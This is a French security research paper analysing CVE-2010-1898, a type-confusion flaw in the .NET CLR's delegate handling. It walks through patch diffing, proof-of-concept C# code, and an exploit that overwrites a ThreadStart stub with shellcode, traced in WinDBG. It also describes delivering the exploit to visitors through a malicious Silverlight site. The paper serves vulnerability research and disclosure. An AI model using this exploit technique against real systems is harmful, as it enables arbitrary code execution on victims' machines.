Silverlight ou comment surfer à travers .NET

Thomas Caplin

Sogeti/ESEC
thomas(@)security-labs.org

Résumé Bien que réputé robuste, l'imposant framework Microsoft .NET n'est pas sans faille.

Après une rapide introduction à .NET rappelant son fonctionnement et présentant son énorme surface d'attaque, notre article expose dans une première partie l'étude d'une vulnérabilité critique impactant le cœur de la machine virtuelle dotnet. Il s'agit du CVE-2010-1898. Ce type de vulnérabilité étant spécifique au framework Microsoft, nous expliquons l'origine de cette vulnérabilité ainsi que ses dangers.

La manière la plus directe d'exploiter une faille dotnet est de concevoir une application .NET malicieuse (en C# par exemple) puis de la diffuser comme un malware classique, l'infection intervenant donc au moment du double clique lançant l'exécutable pirate.

Dans la troisième partie de cet article, nous présentons une technique d'infection plus astucieuse. Nous utilisons le logiciel Silverlight, un plugin pour navigateur écrit en .NET permettant le développement d'applications Webs évoluées avec un moteur de rendu. Reposant sur la machine virtuelle dotnet, une application Silverlight est donc impactée par la vulnérabilité présentée.

Une attaque se réalise comme avec les modèles de sécurité classiques des plugins et navigateurs Web, côté client : un site Web malicieux profite d'une vulnérabilité pour héberger une application Silverlight malicieuse et compromettre ainsi tous les clients qui se connectent sur le site en ayant un framework Microsoft .NET et un plugin Silverlight vulnérables.

Cette partie présentera la conception de l'exploit, permettant grâce à l'utilisation de l'API .NET le bypass de l'ASLR et du DEP de Windows.

1 Introduction à Microsoft .NET

1.1 Le framework .NET

Sous ce nom [1] se cache un ensemble de produits et technologies informatiques Microsoft destinés à la création d'applications portables ou facilement accessibles via Internet.

On retrouve par exemple les technologies suivantes :

- des protocoles de communication basés sur le framework .NET ;
- un nouveau langage de programmation : le C# ;
- une machine virtuelle d'exécution basée sur la *Common Language Infrastructure* (CLI), une norme (standardisée ECMA-335, ECMA-372 et ISO/IEC 23271) ouverte développée pour la plateforme .NET par Microsoft qui décrit l'environnement d'exécution de la machine virtuelle ;
- un ensemble de bibliothèques Windows Live ID, framework .NET.

Architecture Le code du projet est compilé dans un langage commun, le *Common Intermediate Language*, ainsi peu importe s'il a été écrit en C#, en VB.NET ou en J#, le code compilé sera indépendant de la plateforme.

Ce code est ensuite exécuté par la machine virtuelle .NET.

Le framework .NET de Microsoft peut être utilisé sur Windows et Windows Mobile (à partir de la version 5). Il s'appuie sur la norme *Common Language Infrastructure* (CLI) et gère tous les aspects de l'exécution d'une application dans un environnement de travail dit "managé" :

- allocation de la mémoire pour les données et le code ;
- gestion des droits de l'application ;
- démarrage et gestion de l'exécution ;
- gestion de la ré-allocation de la mémoire, garbage collector.

Le framework est composé de deux blocs principaux :

- le Common Language Runtime (CLR) [2] qui est la machine virtuelle compatible CLI ;
- le framework en lui-même, un ensemble de bibliothèques de classes.

Structure d'une application .NET Le bloc de structuration fondamental des applications .NET est l'*assembly*. C'est un ensemble de code, ressources et métadonnées. Il s'accompagne toujours d'un *assembly manifest* qui est un fichier au format XML qui décrit l'*assembly* : nom, version, type de données exposées, autres *assembly* utilisés, instructions de sécurité.

Un *assembly* est composé d'un ou plusieurs modules qui contiennent le code.

Compilation et exécution d'une application .NET Le processus d'exécution d'une application .NET peut se décomposer en quatre étapes :

- choix du compilateur : en fonction du langage utilisé (C#, VB.NET, etc.) ;
- compilation du code source vers le *Common Intermediate Language* (CIL) qui est le bytecode .NET : le code source du programme (en C#, VB.NET ou autre) est traduit en CIL et les metadonnées sont générées ;
- compilation du CIL vers du code natif : au moment de l'exécution, le compilateur JIT va traduire le CIL vers du code directement exécutable par le processeur. Pendant cette phase de compilation, le code CIL ainsi que les métadonnées passent par une phase de vérification afin que l'on soit assuré qu'ils sont sûrs ;
- enfin, le code est exécuté.

1.2 Le Common Language Runtime (CLR)

Environnement utilisateur Afin de pouvoir faire tourner une application .NET, un utilisateur doit avoir le framework .NET installé sur sa machine. S'il est sous Windows, celui-ci est intégré :

- framework 1.1 intégré dans Windows Server 2003 ;
- framework 2.0 intégré dans Windows Server 2003 R2 sous forme d'option gratuite ;
- framework 3.0 intégré dans Windows Server 2008 et Windows Vista, disponible en téléchargement pour Windows XP SP2 et Windows Server 2003 ;
- framework 3.5 intégré dans Windows Seven.

En effet, une application .NET est en code managé et nécessite d'autres assemblies pour fonctionner. Il lui faut donc le framework afin d'avoir ces assemblies, mais aussi pour bénéficier de la machine virtuelle .NET (le CLR) qui se chargera entre autres de compiler le code CIL vers le code natif de la machine et de gérer l'exécution de l'application.

Les assemblies principales du framework sont :

- `mscorsvr.dll` contient le CLR spécialement optimisé pour les machines ayant plusieurs processeurs ;
- `mscorwks.dll` contient le CLR spécialement optimisé pour les machines ayant un seul processeur ;
- `mscorlib.dll` contient les types de base du framework .NET (comme la classe System.String, la classe System.Object ou la classe System.Int32) ;
- `mscoree.dll` est le *runtime execution engine*, elle contient des interfaces et des classes COM (*Component Object Model*), une technique de composants logiciels (comme les DLL) créée par Microsoft qui assure le dialogue entre les programmes ;
- `mscorjit.dll` est le compilateur JIT du framework .NET.

Le CLR charge ces assemblies à partir du GAC (Global Assembly Cache), un répertoire se trouvant dans `C:\WINDOWS\assembly`.

Pour ceux qui ne sont pas sous Windows, des frameworks libres existent :

- Mono ;
- DotGNU ;
- Rotor.

Environnement développeur Un des avantages de .NET est le nombre important de langages de programmation supportés. On retrouve des nouveaux langages tels que :

- C# ;

- VB.NET ;
- J# ;
- C++.NET.

Des nouvelles versions de langages déjà existants sont également supportées :

- COBOL.NET ;
- PYTHON.NET ;
- IronRuby.

Il permet en quelques clics de construire son application Windows ou web. Il facilite la configuration de la sécurité de son application), ainsi que sa protection (Visual Studio intègre un outil d'obfuscation de code : dotfuscator).

Le développeur en installant le SDK du framework .NET obtient de nombreux outils intéressants (liste non exhaustive) :

- `gacutil.exe` : pour voir et manipuler le contenu du GAC ;
- `ngen.exe` : pour compiler un assembly en image native, afin d'accélérer encore plus l'exécution de l'application ;
- `Mscorcfg.msc` : interface graphique pour gérer la sécurité du framework ;
- `DbgCLR.exe` : pour déboguer le CLR ;
- `Permview.exe` : pour examiner les permissions d'un assembly ;
- `PEverify.exe` : pour vérifier avant la compilation JIT le code CIL d'un assembly ;
- `Secutil.exe` : pour extraire diverses informations de sécurité sur un assembly ;
- `Ilasm.exe` : génère un fichier PE à partir de code CIL ;
- `Ildasm.exe` : à partir d'un fichier PE génère un fichier contenant son code CIL.

Mécanismes internes Le lancement d'une application .NET se fait en quatre étapes :

- Compilation : le code (C#, VB.NET, J#, etc.) est compilé vers un langage intermédiaire commun, le CIL. Ce code est indépendant de l'OS sur lequel se trouve le framework ;
- Le PE Verifier : le code CIL est ensuite vérifié par le PE Verifier (classe Verifier) ;
- Le JIT compileur : ensuite, c'est le compilateur JIT qui prend la main. Il va compiler le code CIL vers du code natif exécutable sur la machine hôte. Il existe trois sortes de compilateur JIT :
  - Pre-JIT : le code entier est directement compilé ;
  - Econo-JIT : le code est compilé par parties, et la mémoire libérée si nécessaire ;
  - Normal-JIT : le code n'est compilé que quand c'est nécessaire, et il est ensuite placé en cache pour pouvoir être réutilisé.

– L'Execution Engine : le moteur d'exécution du framework est la DLL `mscoree.dll`, écrite en C++, elle charge et exécute les assemblies nécessaires au fonctionnement du CLR.

Le framework Microsoft est énorme, et présente donc une surface d'attaque importante. Dans la partie suivante, nous allons présenter les différents points d'attaque.

2 .NET : un forfait pour plein de pistes !

Étudier la sécurité du framework Microsoft .NET c'est comme prendre un forfait pour les 3 vallées [1], on a pas assez de ses vacances pour surfer toutes les pistes !

Le schéma suivant reprend l'ensemble des mécanismes du framework .NET, les bases natives du système Windows sur lesquelles il repose, ainsi que les principales applications qui l'utilisent.

Nous avons également voulu montrer quelles parties du framework sont concernées par les différentes vulnérabilités rendues publiques.

Nous avons dégagé 3 couches différentes :

– la couche framework : représente le framework .NET et montre les différentes phases par lesquelles passe une classe de sa conception à son exécution ;
– la couche native : montre une partie des bibliothèques Windows utilisées pour certaines tâches spécifiques comme le traitement du son, ou des images ;
– la couche applications : illustre le déploiement de .NET en citant 3 produits importants reposant sur le framework de Microsoft.

2.1 La couche framework .NET

Comme le montre le schéma, de nombreuses failles de sécurité ont été découvertes dans le framework .NET, notamment au niveau du CLR, la machine virtuelle .NET. En plus des classiques débordements de tampons, des failles plus spécifiques à la machine virtuelle font leur apparition : mauvaise gestion des interfaces, mauvais traitement de pointeurs (appelés aussi *delegate*), ou encore des vérifications de type incorrectes.

Des vulnérabilités touchent tous les niveaux de la machine virtuelle : son implémentation, son moteur d'exécution, son vérifieur de code.

Dans la partie suivante, nous analysons la vulnérabilité du CVE-2010-1898 [3], afin de présenter ce type peu commun de faille, ainsi que ses dangers.

1. http://www.les3vallees.com/fr/en-grand/les-3-vallees.208/



Figure 1. Couches .NET

2.2 La couche native

Pour certaines tâches (comme par exemple le traitement des images, ou des sons), le framework fait appel à des librairies natives de Windows :

– GDI+ pour les images ;
– Winmm pour le son ;
– Etc.

Il est donc évident que de ce fait, sa surface de vulnérabilité augmente encore ! Les failles touchant par exemple GDI+ seront exploitables via une application dotnet.

3 Attention, une crevasse !

Dans cette partie nous présentons une analyse de la vulnérabilité du CVE-2010-1898 touchant le framework .NET.

3.1 Présentation du CVE

> *The Common Language Runtime (CLR) in Microsoft .NET Framework 2.0 SP1, 2.0 SP2, 3.5, 3.5 SP1, and 3.5.1, and Microsoft Silverlight 2 and 3 before 3.0.50611.0 on Windows and before 3.0.41130.0 on Mac OS X, does not properly handle interfaces and delegations to virtual methods, which allows remote attackers to execute arbitrary code via (1) a crafted XAML browser application (aka XBAP), (2) a crafted ASP.NET application, or (3) a crafted .NET Framework application, aka "Microsoft Silverlight and Microsoft .NET Framework CLR Virtual Method Delegate Vulnerability."*

Il s'agit donc bien d'une faille au niveau du framework .NET, toute application reposant sur ce dernier est donc impactée. Le CVE indique que Silverlight est touché car c'est une application .NET.

D'après le CVE, le problème se situe au niveau de la machine virtuelle qui gère mal la création des pointeurs sur les méthodes virtuelles, et une exécution de code arbitraire serait possible.

La seule lecture de ce bulletin d'alerte ne nous suffit pas pour comprendre cette vulnérabilité et savoir comment l'exploiter.

Nous allons voir dans le paragraphe suivant comment une étude du correctif poussé par Microsoft nous permet d'en savoir davantage.

3.2 Du correctif à la faille

Il s'agit du correctif *KB983583* [4], étant donné que nous travaillons sous windows XP SP3 équipé d'un framework 3.5 SP1.

Recherches des bibliothèques modifiées Dans un premier temps il nous faut savoir quelles sont les bibliothèques modifiées par le correctif, afin ensuite de localiser les différences avec la version non corrigée.

Pour cela nous procédons de la manière suivante :

- à l'aide d'un script python, nous listons dans un fichier texte les signatures md5 de toutes les bibliothèques du framework .NET ;
- nous sauvegardons l'état de notre machine virtuelle ;
- nous appliquons le correctif ;
- nous réitérons notre script et nous mettons de côté les bibliothèques ayant une signature différente ;
- nous revenons à l'état précédent de notre machine virtuelle (avant le patch) afin de mettre de côté les bibliothèques modifiées par le patch.

Les bibliothèques .NET modifiées par le correctif sont : `mscorlib.dll` et `mscorwks.dll`.

D'après le bulletin d'alerte, la vulnérabilité touche la machine virtuelle .NET, il s'agirait donc de la bibliothèque `mscorwks.dll`.

À l'aide d'IDA [5] et de son plugin PatchDiff2 [6], nous effectuons une différenciation au niveau du code assembleur de la bibliothèque `mscorwks.dll` dans sa version avant le patch avec celle après le correctif.

Nous trouvons une différence intéressante au niveau de la fonction `ComDelegate::BindToMethodI`
Le bulletin d'alerte parlait d'un problème au niveau des `delegates` sur les méthodes virtuelles, ce qui correspondrait bien à cette fonction.

La figure 2 présente les graphes des fonctions dans les versions corrigée et vulnérable de la bibliothèque.

Comme le montre la flèche, un bloc a été retiré (le gris). C'est donc a priori ce morceau de code qui provoquerait une vulnérabilité.

La figure 3 nous met en avant ce bloc d'instructions :

Ce bloc d'instructions permettrait de sauter par dessus le suivant qui lui sert à repositionner le registre EDI à 1. Ce registre servant ensuite de 3ème paramètre à la fonction `MethodDesc::FindOrCreateAssociatedMethodDesc`.

La vulnérabilité viendrait donc d'un appel à cette fonction avec un 3ème paramètre autre que 1.

Afin de continuer plus en profondeur notre analyse, nous décidons de nous pencher sur les sources libres [7] du framework. Ces sources ne sont qu'une partie du framework, elles ne sont pas non plus mises à jour, mais néanmoins elles vont nous permettre de localiser et comprendre la vulnérabilité.

Étude des sources libres On retrouve la fonction vulnérable `ComDelegate::BindToMethodInfo` dans le fichier `comdelegate.cpp`, à la ligne 596.



Figure 2. Graphes de `ComDelegate::BindToMethodInfo` dans les versions vulnérable (à gauche) et corrigée (à droite) de la bibliothèque.



Figure 3. Bloc d'instructions retiré dans la version corrigée.

Après quelques instants de recherches, nous retrouvons le bogue :

```
    method = MethodDesc::FindOrCreateAssociatedMethodDesc(
                 method,
                 pMethMT,
                 (!method->IsStatic() && pMethMT->IsValueType() && !method->
                     IsUnboxingStub()),
                 method->GetNumGenericMethodArgs(),
                 method->GetMethodInstantiation(),
```

```
                false);
```

Listing 1.1. Source : `comdelegate.cpp`

Le bloc retiré serait donc :

```
method->IsUnboxingStub()
```

Listing 1.2. Bloc retiré dans la version corrigée

Pour en être sûr, nous retrouvons le code source de la méthode `IsUnboxingStub` :

```
See method.hpp for details
BOOL MethodDesc::IsUnboxingStub()
{
    WRAPPER_CONTRACT;

    return (m_bFlags2 & enum_flag2_IsUnboxingStub) != 0;
}
```

Listing 1.3. Source : method.cpp

Le fichier `method.hpp` nous confirme bien la valeur 4 pour `enum_flag2_IsUnboxingStub` :

```
    enum {
        enum_flag2_HasStableEntryPoint      = 0x01,
        enum_flag2_HasPrecode               = 0x02,
        enum_flag2_IsUnboxingStub           = 0x04,
        enum_flag2_MayHaveNativeCode        = 0x08,
    };
```

Listing 1.4. Source : method.hpp

Il serait donc possible de faire appel à la méthode `FindOrCreateAssociatedMethodDesc` avec un 3ème paramètre à FAUX alors que dans la version corrigée il est toujours à VRAI.

Après un échange de quelques mails avec le développeur ayant rapporté une légère analyse sur cette vulnérabilité [8] et quelques recherches [9] sur la toile, nous commençons à comprendre.

Détails et dangers de ce type de faille En .NET, les méthodes des *value type* (les `struct` par exemple) sont appelées avec une référence vers le *value type*. En revanche, si la méthodes est virtuelle il n'y aura pas de référence.

Le compilateur JIT a donc besoin dans un cas d'ajuster le pointeur `this` afin qu'il pointe au bon endroit (sur la référence ou directement au début de la structure).

C'est ici que le bogue est présent, le code vulnérable effectue ce décalage du pointeur `this` alors que ce n'est pas nécessaire dans le cas d'une méthode virtuelle.

Afin de faciliter la compréhension de la faille, nous avons écrit la preuve de concept suivante :

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Reflection;

namespace poc
{
    public struct myPOC
    {
        int a;
        int b;

        public myPOC(int a, int b)
        {
            this.a = a;
            this.b = b;
        }

        public override int GetHashCode()
        {
            System.Console.WriteLine("a = " + this.a);
            System.Console.WriteLine("b = " + this.b);
            return 0;
        }
    }

    delegate int MyDelegate();


    class Program
    {
        static void Main(string[] args)
        {
            MethodInfo method = typeof(myPOC).GetMethod("GetHashCode");
            MyDelegate d = (MyDelegate)Delegate.CreateDelegate(typeof(
                MyDelegate), new myPOC(1,2), method);
            d();
            System.Console.ReadKey();
        }
    }
}
```

Listing 1.5. Notre preuve de concept

Notre code créé un *delegate* (pointeur de fonction) sur une méthode virtuelle ligne 36.

En effet, la fonction `GetHashCode` héritée de la classe `Object` est virtuelle :

```
public virtual int GetHashCode()
{
    return InternalGetHashCode(this);
```

```
    }
```

Listing 1.6. Reflector [10]

Avant la création de ce pointeur, le constructeur est appelé mettant la variable `a` à 1, et la variable `b` à 2.

La méthode `CreateDelegate` utilise la fonction vulnérable `ComDelegate::BindToMethodInfo`, et comme nous l'utilisons sur une méthode virtuelle le bogue sera déclenché.

C'est ce que nous vérifions ensuite en appelant notre méthode virtuelle qui affiche les valeurs des variables :

```
a = 9674424
b = 1
```

Listing 1.7. Affichage des valeurs des variables après le bogue sur un système vulnérable

Le pointeur `this` est bien décalé :

– `this->a` : pointe sur une valeur arbitraire en mémoire ;

– `this->b` : pointe sur `this->a`

Le danger de cette vulnérabilité est la confusion de type. Comme l'a montré Jeroen Frijters dans sa preuve de concept, il est possible grâce à cette vulnérabilité de faire pointer deux pointeurs de types différents vers un seul et même objet [2] :

```
using System;
using System.Reflection;

class Union1
{
    internal volatile int i;
    internal volatile int j;
}

class Union2
{
    internal volatile object o;
    internal volatile int[] arr;
}

public struct Foo
{
    object obj;
    Union2 u2;

    public Foo(object obj)
    {
        this.obj = obj;
        this.u2 = null;
```

2. http://weblog.ikvm.net/PermaLink.aspx?guid=c1e9440e-becc-41a4-bf2a-12c407f07737

```
        }

        public override string ToString()
        {
            Program.u2 = u2;
            return null;
        }
    }

    delegate string MyDelegate();

    class Program
    {
        internal static Union2 u2;

        static void Main(string[] args)
        {
            Union1 u1 = new Union1();

            MethodInfo method = typeof(Foo).GetMethod("ToString");
            MyDelegate d = (MyDelegate)Delegate.CreateDelegate(typeof(MyDelegate),
                new Foo(u1), method);
            d();

            Console.WriteLine(u1);
            Console.WriteLine(u2);
        }
    }
```

Dans sa preuve il utilise la méthode `ToString` qui est aussi une méthode virtuelle.

Juste après le constructeur de la structure `Foo` nous avons :

- `Foo.obj` = `Union1.u1`
- `Foo.u2` = `null`

Au moment où le *delegate* appelle la fonction `ToString` le compilateur s'attend à faire :

- `Program.u2` = `Foo.u2` = `null`

Ce qui ne provoque pas d'erreur étant donné que les deux variables sont du type Union2.

Mais étant donné que la faille a été déclenchée, le pointeur "this" est mal ajusté et ne pointe pas vers le champ `u2` mais vers le champ `obj`. L'opération réalisée est donc en réalité :

- `Program.u2` = `Foo.obj` = `Union1.u1`

Le pointeur `Program.u2` de type `Union2` pointera donc sur un objet de type `Union1`, le même que celui sur qui pointe `Program.Main.u1` qui lui est bien de type `Union1`.

On a donc bien deux pointeurs de types différents qui pointe vers un même objet. C'est ce que nous montre la sortie :

```
    Union1
```

```
Union1
```

Dans la partie suivante de cet article, nous présentons comment exploiter ce type de vulnérabilité afin d'exécuter un code arbitraire sur la machine vulnérable.

4 On chausse son snow, et on y va !

Sur son blog, Jeroen Frijters présente une technique d'exploitation de vulnérabilités .NET [11].

Dans cette partie nous utilisons sa technique afin d'écrire un exploit dans un premier temps local pour la vulnérabilité du framework étudiée dans le chapitre précédent.

Nous montrons ensuite comment l'utilisation de Silverlight rend l'exploitation beaucoup plus fun !

4.1 Technique d'exploitation

Nous créons donc une application .NET en C#, le code source complet est disponible en annexe, nous présentons ci-dessous les lignes les plus importantes :

```
1  public class Union1
2      {
3          internal volatile int i;
4          internal volatile int j;
5      }
6
7      public class Union2
8      {
9          internal volatile object o;
10         internal volatile int[] arr;
11     }
12
13     public struct myPOC
14     {
15         object o;
16         Union2 u2;
17
18         public myPOC(object o)
19         {
20             this.o = o;
21             this.u2 = null;
22         }
23
24         public override int GetHashCode()
25         {
26             Program.u2 = this.u2;
27             return 0;
28         }
29     }
```

```
30 ...
31 ...
32         static void Stub()
33         {
34         }
35 ...
36 ...
37             Union1 u1 = new Union1();
38             ThreadStart thread = new ThreadStart(Stub);
39
40             MethodInfo method = typeof(myPOC).GetMethod("GetHashCode");
41             MyDelegate d = (MyDelegate)Delegate.CreateDelegate(typeof(
                   MyDelegate), new myPOC(u1), method);
42             d();
43
44             u2.o = thread;
45             u1.j = u1.i;
46             u1.j = u2.arr[2] - 12;
47
48             MemoryStream mem = new MemoryStream();
49             BinaryWriter bw = new BinaryWriter(mem);
50             bw.Write(shellcode);
51             bw.Write(0);
52             byte[] tmp = mem.ToArray();
53             for (int i = 0; i < tmp.Length / 4; i++)
54             {
55                 u2.arr[1 + i] = BitConverter.ToInt32(tmp, i * 4);
56             }
57             thread();
58 ...
```

Nous reconnaissons bien la vulnérabilité mise en avant dans le chapitre précédent par notre preuve de concept.

Ici, après la ligne 42, les pointeurs `u1` (de type `Union1`) et `u2` (de type `Union2`) pointent tous les deux vers un seul et même objet.

Cet objet sera donc accessible de plusieurs façons différentes : via un tableau d'entier, un entier, ou en objet. Nous allons voir que ceci nous permet d'écrire ce que nous voulons où nous voulons dans la zone mémoire dédiée à l'objet.

4.2 Debogage .NET avec WinDBG

Afin de comprendre comment fonctionne l'exploit, nous allons le déboguer grâce à Windbg [12] et ses extensions SOS [13] et SOSEX [14].

Après avoir lancé notre exploit dans le débogueur et placé nos points d'arrêt aux endroits sensibles de l'exploitation (lignes 44, 45, 46, 55 et 57), nous observons ce qu'il se passe.

```
0:000> !clrstack -l
```

```
OS Thread Id: 0xde0 (0)
ESP       EIP
0012f404 00c80211 exploit.Program.Main(System.String[])
    LOCALS:
        0x0012f458 = 0x012a3370  <=== shellcode
        0x0012f454 = 0x012a3460  <=== u1 = u2
        0x0012f450 = 0x012a3470  <=== thread
        0x0012f44c = 0x012a3758
        0x0012f448 = 0x012a3a08
        0x0012f444 = 0x00000000
        0x0012f440 = 0x00000000
        0x0012f43c = 0x00000000
        0x0012f470 = 0x00000000
        0x0012f46c = 0x00000000

0012f69c 79e71b4c [GCFrame: 0012f69c]
```

Cette première commande nous renseigne sur les variables locales de la fonction principale.

Nous obtenons ainsi les adresses de notre shellcode, des pointeurs `u1` et `u2`, ainsi que du thread.

```
0:000> !do 0x12a3460
Name: exploit.Union1
MethodTable: 00933154
EEClass: 0093153c
Size: 16(0x10) bytes
 (C:\Documents and Settings\exploit\bin\Debug\exploit.exe)
Fields:
      MT    Field   Offset          Type VT     Attr    Value Name
79332c4c  4000001        4  System.Int32  1 instance 19543152 i
79332c4c  4000002        8  System.Int32  1 instance        0 j
```

Cette ligne affecte au 1er champ de `u2` l'adresse de l'objet `ThreadStart`. Comme `u1` grâce à la vulnérabilité pointe sur cet objet également, le 1er champ de `u1` (un entier) se verra attribuer cette même adresse.

La commande nous montre un dump de `u1`, nous constatons que son champ `i` contient bien l'adresse de l'objet thread : 19543152 = 0x12A3470.

2ème arrêt : u1.j = u1.i Cette ligne modifie donc le deuxième champ entier de l'objet pointé par `u1` en lui affectant ici aussi l'adresse de l'objet thread.

Il ne faut pas oublier que le deuxième champ de l'objet pointé par `u2` est lui aussi modifié étant donné qu'il pointe au même endroit. Ce deuxième champ est un tableau d'entier, chaque case de ce tableau décrira donc l'objet thread.

Intéressons nous à un objet thread :

```
0:000> !do 0x12a3470
```

```
Name: System.Threading.ThreadStart
MethodTable: 79317dd8
EEClass: 790e47a4
Size: 32(0x20) bytes
 (C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll)
Fields:
      MT    Field   Offset                 Type VT     Attr    Value Name
7933061c  40000ff        4        System.Object  0 instance 012a3470 _target
7932fe74  4000100        8 ...ection.MethodBase  0 instance 00000000
    _methodBase
793332c8  4000101        c        System.IntPtr  1 instance   362084 _methodPtr
793332c8  4000102       10        System.IntPtr  1 instance   93c050
    _methodPtrAux
7933061c  400010c       14        System.Object  0 instance 00000000
    _invocationList
793332c8  400010d       18        System.IntPtr  1 instance        0
    _invocationCount
```

En lisant les sources libres du framework .NET, nous sommes capables de définir les champs intéressants de cet objet :

- `_methodPtr` : pointe sur un petit morceau de code chargé d'éliminer le pointeur "this" avant de sauter vers `_methodPtrAux` ;
- `_methodPtrAux` : pointe vers le stub de l'objet Thread. Ce stub étant dans une zone mémoire exécutable.

Il nous faudrait donc écraser le stub (pointé par le champ `_methodPtrAux`) par notre shellcode !

3ème arrêt : u1.j = u2.arr[2] - 12 Le tableau `arr` contient l'objet Thread (un champ par case du tableau). Dans `arr[2]` se trouve donc la valeur du champ `_methodPtrAux`, autrement dit l'adresse du stub, ou encore là où nous devons copier notre shellcode.

Nous mettons cette adresse dans le champ entier de `u1`, ce qui aura pour effet de repositionner aussi `u2.arr` sur cette adresse. Ce champ étant un tableau d'entiers, il est précédé par un en-tête qu'il convient donc de sauter.

On positionne donc `u2.arr` sur le champ `_methodPtrAux - 12` afin que la valeur de `_methodPtrAux` ne se retrouve pas dans l'entête du tableau `u2.arr` mais bien comme 1er élément.

Il nous suffit maintenant d'écrire notre shellcode dans le tableau `u2.arr` afin que celui-ci écrase le stub de l'objet thread.

4ème arrêt : u2.arr[1 + i] = BitConverter.ToInt32(tmp, i * 4) Notre shellcode écrase 4 octets par 4 octets le stub de l'objet thread.

Au bout d'une passe :

```
0:000> db 93c050
0093c050  33 c9 d9 e5 79 5e 00 00-34 30 93 00 00 00 00 00  3...y^..40......
0093c060  e8 55 5d 53 79 5e 00 00-c0 31 93 00 00 00 00 00  .U]Sy^...1......
```

